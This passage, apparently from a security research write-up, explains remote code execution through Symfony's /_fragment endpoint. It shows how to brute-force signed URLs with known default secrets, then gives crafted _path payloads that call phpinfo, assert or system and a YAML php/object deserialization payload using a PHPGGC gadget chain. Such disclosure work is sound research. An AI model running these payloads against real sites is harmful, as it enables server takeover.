
The last point allows us to test secret values without worrying about which function or method we are going to call afterwards.

Practice

Let's say we are attacking `https://target.com/_fragment`. To be able to properly sign a URL, we need knowledge of:

- Internal URL: it could be `https://target.com/_fragment`, or maybe `http://target.com/_fragment`, or else something entirely different (*e.g.* `http://target.website.internal`), which we can't guess
- Secret key: we have a list of usual secret keys, such as `ThisTokenIsNotSoSecretChangeIt`, `ThisEzPlatformTokenIsNotSoSecret_PleaseChangeIt`, etc.
- Algorithm: SHA1 or SHA256

We do not need to worry about the effective payload (the contents of `_path`) yet, because a properly signed URL will not result in an `AccessDeniedHttpException` being thrown, and as such won't result in a `403`. The exploit will therefore try each `(algorithm, URL, secret)` combination, generate an URL, and check if it does not yield a `403` status code.



A valid request to `/_fragment`, without `_path` parameter

At this point, we can sign any `/_fragment` URL, which means it's a garantied RCE. It is just a matter of what to call.


Then, we need to find out if we can call a function directly, or if we need to use a class method. We can first try the first, most straightforward way, using a function such as `phpinfo ([ int $what = INFO_ALL ] )` (documentation). The `_path` GET parameter would look like this:

```
_controller=phpinfo
&what=-1
```

And the URL would look like this:

```
http://target.com/_fragment?_path=_controller%3Dphpinfo%26what%3D-
1&_hash=...
```

If the HTTP response displays a `phpinfo()` page, we won. We can then try and use another function, such as `assert`:



Sample output using `_controller=assert`

Otherwise, this means that we'll need to use a class method instead. A good candidate for this is `Symfony\Component\Yaml\Inline::parse`, which is a built-in Symfony class, and as such is present on Symfony websites.

Obviously, this method parses a YAML input string. Symfony's YAML parser supports the `php/object` tag, which will convert a serialized input string into an object using `unserialize()`. This lets us use our favorite PHP tool, PHPGGC !

The method prototype has changed over the years. For instance, here are three different prototypes:


```
public static function parse($value, $flags, $references);
public static function parse($value, $exceptionOnInvalidType, $objectSupport);
public static function parse($value, $exceptionOnInvalidType, $objectSupport, $obj
```

Instead of building `_path` for each one of these, we can take advantage of the fact that if we give an argument whose name does not match the method prototype, it will be ignored. We can therefore add every possible argument to the method, without worrying about the actual prototype.

We can therefore build `_path` like this:

```
_controller=Symfony\Component\Yaml\Inline::parse
&value=!php/object O:32:"Monolog\Handler\SyslogUdpHandler":...
&flags=516
&exceptionOnInvalidType=0
&objectSupport=1
&objectForMap=0
&references=
&flags=516
```

Again, we can try with `phpinfo()`, and see if it works out. If it does, we can use `system()` instead.



Sample output using `Inline::parse` *with a serialized payload*

The exploit will therefore run through every possible variable combination, and then try out the two exploitation methods. The code is available on [our GitHub].

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